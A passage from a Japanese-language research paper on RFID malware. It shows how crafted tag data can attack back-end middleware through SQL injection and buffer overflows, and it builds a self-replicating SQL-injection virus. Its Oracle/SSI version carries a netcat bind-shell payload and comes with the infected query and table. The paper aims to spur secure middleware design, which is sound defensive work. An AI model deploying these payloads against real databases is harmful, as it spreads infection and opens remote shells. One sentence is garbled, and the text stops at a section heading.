から提供されるデータの構造的完全性を暗黙のうちに信頼することを妨げてはこなかった。RFID 攻撃は、適切にフォーマットされてはいるが偽物の RFID データであると一般に考えられている。しかし、RFID タグが SQL インジェクション攻撃あるいはバッファ・オーバーフローを送信するとは誰も予想していない。本書は、RFID タグのデータに寄せられている信頼が根拠のないものであることを立証するものとなる。RFID を展開する者が最も恐れるセキュリティ侵害、即ち RFID マルウェア、RFID ワーム、そして RFID ウイルスは今にも襲いかかろうとしている。我々の指摘を証明するため、本書では、初となる自己繁殖型 RFID ウイルスについて紹介する。本書の背景にある我々の主な意図は、RFID ミドルウェア設計者による安全なプログラミング手法の導入を奨励することである。こうした RFID の展開の初期段階において、SW 開発者には今なお、本書で説明する攻撃に備えるため、自らのシステムを「ロックダウン」する機会がある。

1.1 RFID 入門

無線周波数識別（RFID）は、典型的な Pervasive Computing（浸透するコンピュータ処理）技術である。従来のバーコードに代わるものと謳われ、RFID の無線識別能力は我々の産業、商業、及び医療面での経験に革命を起こす期待が持たれている。その実用性の中核にあるのは、RFID によって対象物に関する情報収集が容易になるということである。RFID タグ付けされた対象物に関する情報は、物理的バリアを通過して、かつ離れた場所から、複数の対象物について送信可能である。「ユビキタス・コンピューティング」に関する Mark Weiser のコンセプト[20]に沿って、RFID タグは、我々とコンピューティング・インフラストラクチャとの相互関係を、何かしら潜在意識的で崇高なものへと変えていく可能性がある。

こうした展望により、投資家、発明家、そして製造者は多様な用途に RFID 技術を導入するようになった。RFID タグは、デザイナーブランドのスニーカーや医薬品などの商品、それに通貨の偽造に対抗する上で役立つものと思われる。RFID ベースの自動精算システムが、スーパーマーケット、ガソリンスタンドや高速道路での精算・支払を処理してくれることも考えられる。牛、豚、鶏、そして魚への RFID タグ付けによる、きめ細やかな品質管理や感染性の動物疾病の追跡を可能にすることによって、我々は「食物連鎖の最上位」にいる者の立場を再確認する。また RFID 技術によって、サプライチェーンを管理し、建物へのアクセスを仲介し、子供を追跡し、さらに盗掘に対する防衛措置を講じるといったことが可能である[6]。皮下 RFID の利用傾向を考えると、家庭で飼っている犬や猫にも RFID ペット識別チップを埋め込むことが可能で、次の順番に来るのは飼い主であろう。

1.2 よく知られる RFID の脅威

こうした浸透するコンピュータ処理の理想郷には負の側面もある。RFID は個人の居場所や行動に関する情報収集を自動化するものであり、このデータはハッカーや小売業者、ひいては政府によって悪用されるおそれがある。RFID によるセキュリティやプライバシー上の脅威には、既に根付いたものが多数ある。

1. **スニッフィング**
   RFID タグは、適合する読取デバイスであれば、どれからでも読み取れるよう設計されている。タグの読み取りは、タグ所持者に気付かれることなく起こり得るもので、また離れた場所で起こることもある。最近この問題が浮き彫りとなった論争は、デジタル・パスポート（機械読取式旅券としても知られる[4]）の「スキミング」に関するものであった。

2. **トラッキング**
   戦略上の場所にある RFID リーダーは、固有のタグ識別子の照準（あるいは非固有タグ ID の「星座」）を記録することができ、これは後に個人識別情報と関連付けられる。問題が生じるのは、個人が非自発的に追跡される場合である。望まない追跡を対象者が意識している場合もあるが（即ち学童、高齢者や企業の社員）、それは必ずしもそうであるとは限らない。

3. **なりすまし**
   攻撃者は、空白あるいは書き換え可能な RFID トランスポンダに適切なフォーマットのタグデータを書き込むことにより、「本物の」RFID タグを作り出すことができる。有名ななりすまし攻撃の一例に、ジョンズ・ホプキンス大学と RSA セキュリティ社の研究者によって最近行われた攻撃がある[8]。この研究者は、見つけ出した（また暗号解読した）識別子を用いて RFID トランスポンダのクローンを作り、ガソリンを買ったり、RFID ベースの自動車イモビライザ・システムのロック解除を行ったりしていた。

4. **反射攻撃**
   攻撃者は、RFID 中継デバイスを利用して RFID のクエリーを傍受及び再送信することができる。この再送は、デジタル・パスポート・リーダーや非接触支払システム、及び建物のアクセス管理ステーションを欺くことができる。幸い、RFID タグとバックエンド・ミドルウェア間でチャレンジ・レスポンス認証を行うことで、状況は改善される。

5. **サービス妨害**
   サービス妨害（DoS）とは、RFID システムが適切に機能することを妨げられる場合を言う。タグの読み取りは、ファラデー・ケージ[2]あるいは「信号妨害」によって妨げられることがあり、これらは共に RFID タグ付けされた対象物に無線電波が到達することを妨げるものである。場合によっては DoS が悲惨な結果を招く可能性もあり、例えば病院の重傷者病棟で VeriMed 皮下 RFID チップから医療データを読み取ろうとする場合などが挙げられる。

この分類リストは、RFID システムに対するセキュリティやプライバシー上の脅威に関する、「共通の知識」の現状を示すものである。本書では（残念ながら）、このリストに新たな分類の脅威を加えることになる。前述の脅威は全て、適切にフォーマットされた RFID データの高水準での悪

[2] ドイツの反 RFID 団体である FoeBuD は、携帯性とファッション性を兼ね備えた「RFID 吸収箔」を販売している。

用が絡んでいるが、本書で説明する RFID マルウェアは、不適切にフォーマットされた RFID タグデータの、低水準での悪用に絡むものである。

2. RFID システムにまつわるトラブル

RFID マルウェアは、「スマートな」倉庫や家庭の隅にあるごみを集めたパンドラの箱である。RFID ウイルスの概念は確かに人々の脳裏をよぎってきたが、RFID 技術の成功を見たいという願望は、その概念に関する如何なる真摯な配慮をも抑圧してきた。さらに、RFID の脆弱性攻撃はまだ「ありのままの姿」をさらけ出していないため、人々は都合よく、RFID が直面する電力制限が、そうした攻撃に対する RFID 装置の耐性をもたらしていると想像している。

残念ながら、こうした観点は我々の希望的観測の産物にすぎない。RFID には、マルウェアによる脆弱性攻撃の、格好の候補にされてしまう原因となる特徴が多々ある。

1. 多数のソースコード

RFID タグには、複雑性を本質的に抑制する電力制限があるが、バックエンド RFID ミドルウェア・システム[3]には、数百万とまではいかなくても、数十万千行に及ぶソースコードが収められている場合がある。ソフトウェアのバグの数がコード 1,000 行当たり平均 6 から 16 であれば[7]、RFID ミドルウェアには脆弱性攻撃可能な穴が多数あると考えられる。対照的に、より小型の「自家製」RFID ミドルウェア・システムでは、コード行数はおそらく少ないと思われるが、不十分な試験に悩まされる可能性が最も高いであろう。

2. 一般的なプロトコル及び設備

既存のインターネット・インフラストラクチャを基盤とすることは、RFID ミドルウェアを開発する上で拡張性のある、コスト効率の高い方法である。しかし、インターネット・プロトコルの導入は、よく知られるセキュリティ上の脆弱性など、余計な荷物を引き継ぐことにもなる。EPCglobal ネットワークは、ドメイン・ネーム・システム（DNS）、ユニフォーム・リソース・ロケータ（URLs）及び拡張可能マークアップ言語（XML）の導入によって、こうした傾向を実証している。

3. バックエンド・データベース

RFID の本質は、自動情報収集である。しかし、収集されたタグデータは、より大きな用途の目的を満たすため、保存及び問い合わせを余儀なくされる。故にデータベースは、ほとんどの RFID システムにおける重要部分であり、これは商用 RFID ミドルウェアの開発に、SAP や Oracle といった従来のデータベース・ベンダが関与してきたことで強調される事実である。悪材料として、データベースがセキュリティ侵害の影響を受けやすいことも挙げられる。

[3] RFID ミドルウェアにより、我々は複合的な RFID リーダー・インターフェース、アプリケーション・サーバ、及びバックエンド・データベースへの参照を行っている。

さらに悪いことに、データベースには特有の区分の攻撃すらある。

4. **高価値なデータ**

RFID システムは、コンピュータ犯罪者にとっては魅力的なターゲットである。RFID データには財務的・個人的特長が記載されている場合があり、場合によっては国家安全保障にとって重要なことさえある（即ちデジタル・パスポート上のデータ）。さらに状況を悪化させるのは、RFID マルウェアが、通常のコンピュータ・ベースのマルウェアより大きな損害を引き起こすことが考えられる点である。これは RFID マルウェアが実環境での悪影響を及ぼすためであり、即ちバックエンド IT システムに危害を与えるうえに、タグ付けされた実際の対象物にも危害を与えることも予想される。

5. **セキュリティに関する誤った認識**

ハッカー攻撃の大部分は簡単なターゲットの脆弱性を突いて攻撃するものであり、また、それはまだ誰も RFID マルウェアを予測していないために、RFID システムは脆弱であると考えられ、特にオフラインの RFID システムは脆弱性を突いて攻撃される恐れがつよい。RFID ミドルウェア開発者は、そのシステムの安全対策を講じる必要があり（セクション 7 を参照のこと）、我々としては、この記事がそれを促すことを期待する。

3. RFID ベースの脆弱性攻撃

RFID タグはバックエンド RFID ミドルウェアに直接、脆弱性攻撃を仕掛けることができる。懐疑論者は、「RFID タグはリソースが限られ過ぎて自らを守ること（即ち暗号化）すらできないのに、一体どうやって攻撃を仕掛けることができるのか」と尋ねるかもしれない。しかし実を言うと、RFID ミドルウェアの脆弱性攻撃に必要なのは、リソースより巧妙さなのである。1K ビットにも満たないタグ上の RFID データを操作することにより、RFID ミドルウェアのセキュリティ・ホールに脆弱性攻撃を加え、そのセキュリティを妨害し、ひいてはおそらくコンピュータ全体、あるいはネットワーク全体すら侵害可能なのである！

RFID タグは、以下に挙げる種類の脆弱性攻撃を実行可能である。

1. **バッファ・オーバーフロー**

バッファ・オーバーフローは最も一般的な、ソフトウェアのセキュリティ脆弱性の源泉に挙げられる。バッファ・オーバーフローはレガシー・ソフトウェアにも最新のソフトウェアにも見られ、年間数億ドルものコストをソフトウェア産業に課している。またバッファ・オーバーフローは、モーリス（1988 年）、コード・レッド（2001 年）、及び SQL スラマー（2003 年）といったワームを含むハッカーの伝説となった事件で突出した役割を果たした。

バッファ・オーバーフローは通常、「メモリセーフ」ではない C あるいは C++などの言語の、不適切な使用の結果として生じる。境界検査を行わない関数（strcpy、strlen、strcat、sprintf、

gets）や、null 終了の問題がある関数（strncpy、snprintf、strncat）、及びユーザが作成したポインタバグのある関数は、バッファ・オーバーフローを可能にするものとして悪名高い[1]。

バッファ・オーバーフロー期間は、攻撃者がデータを直接（即ちユーザ入力を介して）あるいは間接的（即ち環境変数を介して）に入力する時点から始まる。この入力データはメモリに割り当てられるバッファの終端より意図的に長くされるため、そこで他に何があろうと上書きする。プログラム制御データはデータ・バッファに近接するメモリ領域に配置されることが多いため、バッファ・オーバーフローは、プログラムが恣意的なコードを実行する原因となり得る[3]。

RFID タグは、バッファ・オーバーフローを悪用してバックエンド RFID ミドルウェア・システムを侵害することができる。これは反直観的なもので、ほとんどの RFID タグが 1024 ビット以下に制限されているためである。しかし、ISO-15693 に由来する「write multiple blocks」（複数ブロック書き込み）などのコマンドは、リソースの乏しい RFID が同じデータブロックを繰り返し送信することを可能にし、正味の結果としてアプリケーションレベルのバッファを満たすことになる。反復送信されるデータブロックを細部に至るまで正確にフォーマットすることによってもやはり、スタック上のリターンアドレスを何とか上書きすることができる。

また攻撃者は、大容量の有効ストレージ・スペースを持つ非接触型スマートカードを「欺き」、それを利用することもできる。さらに上を行くのは、攻撃者が実際に RFID ミドルウェアのバッファを吹き飛ばすことであるが、その手段は RFID Guardian など、リソースが豊富な能動的給電方式の RFID タグ・シミュレーション・デバイスの利用である[17]。

2. コードの挿入

VBScript、CGI、Java、Javascript、Perl といったスクリプト記述言語をいくらでも利用して、悪意のあるコードを攻撃者がアプリケーションに挿入することが可能である。HTML の挿入やクロスサイト・スクリプティング（XSS）は一般的な種類のコード挿入方法で、こうした攻撃の紛れもない兆候の 1 つに、入力データ中における下記の特殊な文字の存在がある。

< > ” ’ % ;) (& + –

コード挿入を実行する場合、攻撃者はまず悪意のある URL を巧妙に作り、次にそれをクリックするようユーザを騙す「ソーシャル・エンジニアリング」に取り組むのが普通である。こうしたスクリプトは起動時に攻撃を実行し、その範囲はクッキーの盗用から WWW セッションの乗っ取り、果てはコンピュータ全体を侵害する目的のウェブ・ブラウザの脆弱性攻撃まで様々である。

スクリプト記述言語で書かれたデータを持つ RFID タグは、一部のバックエンド RFID ミドルウェア・システムに対するコード挿入攻撃を実行可能である。
RFID アプリケーションにおいて、バックエンド・データベバックエンド・データベースブ・プロトコルを使用する場合（EPCglobal がそうするように)、RFID ミドルウェアのクライアントがスクリプト記述言語を解釈可能となる可能性がある（理由はおそらくウェブ・クライアントを用いてソフトウェアが実装されるためである)。これに当てはまる場合、RFID ミドルウェアは貴殿の典型的なウェブ・ブラウザと同じ、コード挿入の問題による影響を受けやすくなる。

3. SQL インジェクション

SQL インジェクションは、意図されたものではない実行中の SQL コードに入り込むデータベースを騙すコード挿入攻撃の一種である。攻撃者が SQL インジェクションを行う目的はいくつかある。まず、彼らはデータベース構造を「列挙」（策定）したいのかもしれない。すると、攻撃者は無許可のデータを検索、あるいは同様に無許可の修正又は削除を行おうとする可能性がある。データベースは時々DB 管理者にシステム・コマンド実行を許可する場合もある。例えば Microsoft SQL Server では、「xp_cmdshell」というストアド・プロシージャを用いてコマンドを実行する。攻撃者はシステムのシャドウ・パスワードを所定の位置に e-メール送信することによって、コンピュータ・システムを侵害する目的でこの方法を利用する可能性がある。

RFID タグデータは、バックエンド RFID ミドルウェア・データベースに脆弱性攻撃を仕掛けるような、SQL インジェクションを封じ込めることができる。RFID タグのデータ・ストレージ制限は、この手の攻撃の場合問題ではなく、それはごく少量の SQL でも大きな危害を与えることが可能なためである[5]。例えば、差し込まれたコマンド

; shut down—

は、たった 12 文字の入力で SQL サーバのインスタンスをシャットダウンする。もう 1 つの悪質なコマンドは、

Drop table <tablename>

で、これは特定のデータベース・テーブルを削除するものである。標準的な SQL インジェクション攻撃がそうであるように、DB が管理者モードで作動している場合、RFID タグはコンピュータ全体を侵害する、あるいはネットワーク全体すら侵害し得るシステム・コマンドを実行可能である。

3.1 RFID ベースのワーム

ワームとは、広く利用されているサービスにおけるセキュリティ上の欠陥に脆弱性攻撃を加えつつ、ネットワークにまたがり自己増殖するプログラムのことである。ワームは、増殖するためにユーザの活動を必要としない点で、ウイルスと区別できる[19]。ワームには通常「ペイロード」があり、これはファイルの削除から、e-メール経由の情報送信、ソフトウェアのパッチのインストールに至る広範な活動を行うものである。ワームの最も一般的なペイロードの 1 つに、感染したコンピュータへの「バックドア」のインストールがあり、これは後々において、ハッカーがそのコンピュータへのリターン・アクセスを容易に行えるようにするものである。

RFID ワームは、オンライン RFID サービスにおけるセキュリティ上の欠陥に脆弱性攻撃を加えることによって増殖する。RFID ワームは、増殖する上でユーザに何かしらの行為（RFID タグのスキャニングなど）を必ずしも要求するわけではないが、機会を与えられれば、RFID タグ経由で巧みに蔓延する。

そのプロセスは、インターネット上で伝染させるための、RFID ミドルウェア・サーバを RFID ワームが最初に発見した時点から始まる。ワームは自らをターゲットに伝送するための「キャリア・メカニズム」として、ネットワークベースの脆弱性攻撃を利用する。一例として、EPCglobal のオブジェクト・ネーミング・サービス（ONS）に対する攻撃が挙げられるが、ONS はいくつかの一般的な DNS 攻撃による影響を受けやすい。（詳細については[9]を参照のこと）こうした攻撃は、RFID ワームに増殖のメカニズムを提供しつつ、自動化されることもある。

また RFID ワームは RFID タグ経由で増殖することもできる。ワームに感染した RFID ミドルウェアは、タグ上の脆弱性攻撃でそのデータを上書きすることにより、RFID タグに「伝染する」こともある。この脆弱性攻撃は、新たな RFID ミドルウェア・サーバが、遠く離れた場所からファイルをダウンロードしたり実行したりする状況を引き起こす。そのファイルは標準的なマルウェアと同じ方法で RFID ミドルウェア・サーバに伝染し、その結果、RFID ワームの新たなインスタンスを起動する。

4. RFID ベースのウイルス

RFID ワームがネットワーク接続の存在に依存する一方、真に自己繁殖型のウイルスは完全に自給自足型である。次のセクションでは、攻撃媒介として感染した RFID タグさえあればよい、自己繁殖型 RFID ウイルスを作り出す方法を実証する。

4.1 アプリケーション・シナリオ

RFID ウイルスに関する論述について、仮説的でありながら現実的なアプリケーション・シナリオの紹介から始めることにする。

或るスーパーマーケット流通センターでは、再利用可能な RFID タグ付き容器による倉庫自動

化システムを採用している。典型的なシステム運用は以下の通りである。生の製品（生鮮食品）を収めた容器のパレットが、流通センター到着後に RFID リーダーのそばを通過する。リーダーは製品のシリアルナンバーを識別及び表示し、その情報を企業データベースへ転送する。その後容器は空になり、洗浄され、今度は包装された同じ（あるいは別な）製品が詰められる。そうすると RFID リーダーはその容器の RFID タグデータを、新たな荷物を反映するよう更新し、詰め替えられた容器は地元のスーパーマーケットの支店に向け発送される。

4.1.1 バックエンド・アーキテクチャ

このシステム向けの RFID ミドルウェアのアーキテクチャは大して複雑ではない。この RFID システムではフロントエンドに RFID リーダーがいくつかあり、バックエンドにデータベースが 1 つある。容器上の RFID タグは読み取り／書き込みされ、そのデータは容器に収められた荷物を説明するものである。バックエンドの RFID データベースも、容器に出入りする荷物に関する情報を保存する。我々の論述の目的上、バックエンド・データベースには New Container Contents（新規容器内容物）という名のテーブルがあるものとする。

表 1. New Container Contents テーブル

TagID	ContainerContents
123	Apples
234	Pears

この特定のテーブルは、詰め替えられた容器について荷物の内容を列記するものである。表によると、123 番の RFID タグを付けた容器はリンゴに詰め替えられ、234 番の容器はナシに詰め替えられる予定である。

4.2 RFID ウイルスの作用過程

ある日、驚くべきペイロードを積んで、容器がスーパーマーケット流通センターに到着する。その容器の RFID タグはコンピュータ・ウイルスに感染しているのである。この特殊な RFID ウイルスは、バックエンド RFID ミドルウェア・システムの攻撃を目的に SQL インジェクションを利用するものである。

容器の RFID タグデータが読み取られる際、バックエンド・データベースによって SQL インジェクション・コードが無意識に実行される。この特殊な SQL インジェクション攻撃は、独自のコードのコピーを、New Container Contents データベース・テーブルの Container Contents 列にある既存のデータ全てに付加するものである。当日の遅い時間帯に、別な容器の荷物が降ろされ、新たな荷物に詰め替えられる。倉庫管理システムは（修正された）Container Contents の値をその別な容器の RFID タグに書き込み、かくして感染が増殖する。新たに感染した容器はその後所定のルートへ発送され、他の事業所の RFID 自動化システムを感染させる（同じミドルウェア・システ

ムを利用しているという想定)。これらの RFID システムが別な RFID タグを感染させ、そのタグがまた別な RFID ミドルウェア・システムを感染させる、といった具合に続く。

具体的には、RFID タグに以下のようなデータが収められていると考えられる。

```
Contents=Raspberries;UPDATE NewContainerContents
SET ContainerContents = ContainerContents ||
''';[SQL Injection]''';
```

RFID システムは、セミコロンより前のデータの受信を予想する。(この場合、データは容器の内容物の説明であり、中身は偶然、摘みたての新鮮なラズベリーである。)しかし、セミコロン自体は予想外で、それは現在のクエリーを完結し、新たなクエリーを始める役割を果たす。SQL インジェクション攻撃はこのセミコロンの後に配置されている。

4.2.1 自己参照への対処

これは理論的には全く健全に思えるが、SQL インジェクションの部分がまだ埋められていない。以前の我々の系統的論述から引用すると、以下のようになる。

```
[SQL Injection] = UPDATE NewContainerContents
SET ContainerContents = ContainerContents ||
''';[SQL Injection]''';
```

この SQL インジェクションの記述は自己参照型であり、我々はこの裏をかく方法が必要である。考えられる解決策を 1 つ紹介する。たいていのデータベースには、現在実行中のクエリーを列記するコマンドがある。これを、RFID ウイルスの自己参照部分を埋めるために利用できる。例えば Oracle だと以下のようなコマンドである。

```
SELECT SQL_TEXT FROM v$sql WHERE INSTR(
SQL_TEXT,'''')>0;
```

Postgres、MySQL、Sybase 及びその他のデータベース・プログラムにも似たようなコマンドがある。「get current query」(現在のクエリーを取得)コマンドを埋めると、我々の完全な RFID ウイルスコードは以下のようなものとなる。[4]

```
Contents=Raspberries;
UPDATE NewContainerContents SET ContainerContents=
ContainerContents || ';' || CHR(10) || (SELECT
SQL_TEXT FROM v$sql WHERE INSTR(SQL_TEXT,'''')>0);
```

この RFID ウイルスの自己複製能力はこれで完成である。

[4] この RFID ウイルスは、Oracle SQL*Plus を扱うため特別に書かれたものである。CHR(10)は、クエリーを適正に実行する上で必要な改行を表す。

5. 最適化

今しがた説明した通り、この RFID ウイルスには改良の余地が多々ある。このセクションではウイルスのステルス性と一般性について紹介する。

5.1 高まるステルス性

この RFID ウイルスにはあまりステルス性がない。SQL インジェクション攻撃は、データベース・テーブルに明白な変化を起こさせるもので、その変化はデータベース管理者に何気なく気付かれることがある。

この問題を解決するため、RFID ウイルスは自ら行った修正を隠すことができる。例えば、SQL インジェクションのペイロードは、データベース・テーブルは修正しないままにしておきながら、RFID タグを感染させるためのストアド・プロシージャを創出及び利用することができる。DB 管理者はテーブル・データほど頻繁にはストアド・プロシージャのコードを検証しないため、彼らが感染に気付くには長い時間を要するものと思われる。しかし、ストアド・プロシージャを用いることの不利点は、各ブランドのデータベースには独自のビルトイン・プログラミング言語があるということである。そのため、結果的に生じるウイルスは、かなりデータベース特有のものとなる。

その一方、RFID ウイルスにとって、ステルス性はさほど重要ではないとさえ考えられる。データベース管理者はウイルス感染に気付き、それを是正することができるが、現場を離れた感染 RFID タグ付き容器がたった 1 個であったとしても、既に損害は生じているのである。

5.2 高まる一般性

前述の RFID ウイルスにまつわるもう 1 つの問題は、それが基礎を成す特定のデータベース構造に依存し、故に特定のミドルウェア構成に対する、ウイルスの複製能力を制限するという点である。改善方法としては、より多様な RFID の展開に伝染する可能性を秘めた、さらに一般的なウイルス複製メカニズムを生み出すことが考えられる。

より一般的な RFID ウイルスを生み出す方法は、1 つには複製メカニズムからテーブルと列の名前を排除することが挙げられる。代わりに SQL インジェクション攻撃は、たまたまそこにある複数のテーブルや列にデータを付加することが可能となる。このアプローチの弱点は制御が難しいということで、データが偶然 TagID の列に付加されれば、ウイルスはそれ以上増殖すらしなくなる！

5.3 クワインによる一般性の付加

RFID ウイルスは、DB 特有のコマンド「get current query」の支援がなくても、自己複製によっ

てさらなる一般性を実現することができる。我々の RFID ウイルスの場合、これを行う 1 つの方法が SQL クワインの利用である。[5]

クワインは、自らのソースコードを表示するプログラムである。Douglas R. Hofstadter が、そのコンセプトを最初に紹介した Willard van Orman Quine に敬意を表し、自身の著書「Godel, Escher, Bach」[11]で「quine（クワイン）」という用語を作った。自己複製型のコードの記述を試みる際、いくつかの基本原則が適用される。最も重要な原則は、クワインが「コード」と「データ」の各部分で構成されるということである。データ部分はクワインのテキスト形式で表される。そのコードではコードの表示にデータを利用する。Hofstadter はこれを、細胞生物学に例えて次のように明確化している。即ち、クワインにおける「コード」は細胞のようなもので、「データ」はその細胞の DNA である。DNA には細胞複製に必要な情報が全て含まれている。また一方、細胞が新たな細胞を生み出すために DNA を利用する際、DNA 自体も複製する。

これでクワインとは何であるか理解したからには、SQL でクワインを 1 点書いてみよう。ここに示すのは SQL クワインの一例である（PostgreSQL）[13]。

```
SELECT substr(source,1,93) || chr(39) || source ||
chr(39) || substr(source,94) FROM (SELECT 'SELECT
substr(source,1,93) || chr(39) || source || chr(39)
|| substr(source,94) FROM (SELECT ::text as source)
q;'::text as source) q;
```

この SQL クワインは単に自己複製するのみで、それ以外には何もない。

5.3.1 イントロンとしてのペイロードの付加

自己複製型 SQL コードは、純粋にそれが何らかの機能を果たすまでの頭の体操である。我々としては、SQL クワインにウイルスの「ペイロード」を付加したいところであるが、自己複製能力を損ねたくはない。これを実現するため、我々は「イントロン」を利用することができる。これはクワイン・コードの出力には使用されないが、データが出力に書き込まれる際にはやはり複製される、クワイン・コードの断片である。「イントロン」という用語は Hofstadter の例えの延長で、彼は非本質的なクワインのデータと、タンパク質の生産には使用されない DNA の部分を比べたのである。クワインのイントロンはクワインに沿って複製されるが、クワインの自己複製能力に必要なものではない。従って、イントロンは複製の不利益を伴わず修正可能であり、それはイントロンを、SQL 攻撃を配置するための完璧な場所とならしめるものである。

5.3.2 多型性 RFID ウイルス

多型性ウイルスは、アンチウイルス・プログラムによる検出を妨害しながら、複製の度にその 2 進符号を変えるウイルスである。

[5] クワインを用いた RFID ウイルスは数々の特性を有する傾向があるため、本書で説明する攻撃は、非接触型スマートカード・システムに、より適したものである。

多型性 RFID ウイルスを作り出すには、「マルチクワイン」を利用するとよい。マルチクワインとは、特定の入力を与えられない限り、自身のソースコードを表示する一連のプログラムを言い、そのプログラムに、セット内の別なプログラムのコードを表示させるものである[15]。マルチクワインはイントロンを用いて動作する。最初のプログラムのイントロンは 2 番目のプログラムのコードを表示し、2 番目のプログラムのイントロンは最初のプログラムのコードを表す。マルチクワインの多型性 RFID ウイルスも同じ方法で動作し、即ちウイルスに特定のパラメータが渡される際、それは 2 番目のウイルスの表示を生成し、その逆の場合も同様である。パラメータの変化は、現在感染している RFID バックエンド・データベースのタイムスタンプ、あるいは何らかの質となり得る。

ウイルスを真にアンチウイルス符号の適合による検出が不可能なものとするには、RFID ウイルスのコード部分を隠すための暗号化が必要であろう。全く驚くことに、David Madore は既にこの可能性を実証しており、彼は暗号化された独自のコードを保存するクワインを、そのデータにおけるブローフィッシュ暗号アルゴリズムを用いて、（C 言語で）書き上げた[15]。残念ながら、このクワインは非接触型スマートカードに妥当に適合させるには、もはや大きすぎるものとなっている。しかし、それは豊富な量の知力と完全な自己複製型コードを利用して何を実現可能かという、注目に値する事例としての役割を果たすものである。

6. 実装

Yogi Berra はかつて、「理論上は、理論と実践の間に差はない。実際にはある」と言った。そのため、我々は RFID マルウェアの概念を、現実世界での適用可能性を検証すべく実装した。

6.1 詳細事例：Oracle/SSI ウイルス

このセクションでは、特に Oracle 及び Apache の Server-Side Includes（SSI）をターゲットとする RFID ウイルスの実装について詳しく説明する。このウイルスは自己複製型と悪意のあるペイロードを組み合わせ、SQL 及びスクリプト双方のインジェクション攻撃を利用するものである。またこのウイルスは、低コスト型 RFID タグにも適応できるほど小さく、127 文字しかない。

6.1.1 バックエンド・アーキテクチャ

現実の RFID の展開では、物理的に分配された多様な RFID リーダー、アクセス・ゲートウェイ、管理インターフェース、及びデータベースを採用する。このアーキテクチャを模倣するため、我々は図 1 で図解されるモジュラー試験プラットフォームを制作した。我々はこの試験プラットフォームを利用し、複数のデータベースの攻撃に成功した（MySQL、Postgres、Oracle、SQL Server）。全て説明したいところではあるが、紙面の都合上、非 Oracle のウイルス（及びその変形）については、後の論文において論ずることとする。




図 1.　RFID マルウェア試験プラットフォーム

Oracle 特有のウイルスの機能性を試験するため、我々は Oracle 10g データベースを実行する Windows マシンと併せ、Philips の I.Code/MIFARE RFID リーダー（I.Code SLI タグを装備）を使用した。また Management Interface（Apache 上の PHP）及び DB Gateway（CGI を実行可能で、OCI ライブラリ、バージョン 10 を装備）を実行する Linux マシンも使用した。

ターゲットのアプリケーションがないとウイルスは無意味であるため、セクション 4 のスーパーマーケット流通センターのシナリオを引き続き利用することにした。従って、Oracle データベースの構成は以下の通りである。

```
CREATE TABLE ContainerContents (
    TagID           VARCHAR(16),
    NewContents     VARCHAR(128),
    OldContents     VARCHAR(128)
);
```

以前と同様に、TagID は 8 バイトの RFID タグ UID（16 進法コード）で、OldContents（古い内容物）の列は容器内の「周知の」内容物を表し、最後に RFID タグから読み取ったデータ値が収められている。さらに、NewContents（新規内容物）の列は、なお RFID への書き込みを要する詰め替え荷物の内容を表す。有効な更新がない場合、この列は NULL となり、RFID タグデータは書き込まれない。ContainerContents（容器内容物）の典型的な状況が表 2 に示されている。

表 2.　ContainerContents テーブル

TagID	OldContents	NewContents
123	Apples	Oranges
234	Pears	

6.1.2　ウイルス

下記の Oracle/SSI ウイルスでは、データベースを感染させるために SQL インジェクションを利用した。

```
Apples',NewContents=(select SUBSTR(SQL_TEXT,43,
127)FROM v$sql WHERE INSTR(SQL_TEXT,'<!--#exec
cmd=''netcat -lp1234|sh''-->')>0)--
```

自己複製は、現在実行中のクエリーを活用することにより、既に実証済みのものと同様の方法で作用する。

```
SELECT SUBSTR(SQL_TEXT,43,127)FROM v$sql
WHERE INSTR(SQL_TEXT, ...payload...)>0)
```

しかし、このウイルスには以前のものにはなかったボーナス、つまりペイロードがある。

```
<!--#exec cmd=''netcat -lp1234|sh''-->
```

この Server-Side Include（SSI）は、Management Interface によって起動される際、バックドアを開くシステム・コマンド「netcat」を実行する。このバックドアは、SSI の実行継続期間の間続く、ポート 1234 上のリモート・コマンドシェルである。

6.1.3 データベースの感染

RFID タグ（感染しているか否かを問わず）が到着すると、RFID Reader Interface はタグの ID 及びデータを読み取り、この値は適切に保存される。RFID Reader Interface は、OCI ライブラリを介して Oracle DB へ送信されるクエリーを構築する。Old Contents の列は、下記のクエリーを用いて、新たに読み取られたデータで更新される。

```
UPDATE ContainerContents SET OldContents=
'tag.data' WHERE TagId='tag.id';
```

不意に、ウイルスが UPDATE クエリーに脆弱性攻撃を仕掛ける。

```
UPDATE ContainerContents SET OldContents=
'Apples',NewContents=(select SUBSTR(
SQL_TEXT,43,127)FROM v$sql WHERE INSTR(
SQL_TEXT,'<!--#exec cmd=''netcat -lp1234|
sh''-->')>0)--'WHERE TagId='123'
```

表 3.　感染した Container Contents テーブル

TagID	OldContents	NewContents
123	Apples	Apples',NewContents=(select SUBSTR(SQL_TEXT,43,127)FROM v$sql WHERE INSTR(SQL_TEXT,'<!--#exec cmd="netcat -lp1234|sh"-- >')>0)--
234	Apples	Apples',NewContents=(select SUBSTR(SQL_TEXT,43,127)FROM v$sql WHERE INSTR(SQL_TEXT,'<!--#exec cmd="netcat -lp1234|sh"-- >')>0)--

この結果は、DB の 2 通りの変更に現れている。即ち Old Contents の列は「Apples」に上書きされ、New Contents の列はウイルスの複製に上書きされている。ウイルスの終端にある 2 本のハイフンは本来の WHERE 節をコメントアウトしているため、この変更はデータベースのあらゆる行で発生している。表 3 では、データベース・テーブルが現在どのようになっているかを例証している。

6.1.4 ペイロードの起動

Management Interface は、ウェブ・ブラウザに Old Contents 及び New Contents の各列を表示させる目的で、現状のタグデータについてデータベースに順次問い合わせる。ブラウザはウイルス（New Contents から）を読み込むと、無意識に Server-Side Include を起動させ、これが原因で、ウェブ・サーバのポート 1234 上でバックドアが短時間開放される。この時点で攻撃者は、Apache ウェブ・サーバのパーミッションを持つ Management Interface マシンに対するコマンドシェルを持っている。その結果攻撃者は、Management Interface のホストをさらに侵害する netcat を利用することができ、またウェブ・インターフェースを通じて無制限のクエリーを修正及び発行することによって、バックエンドの DB をも侵害する場合がある。

6.1.5 新規タグの感染

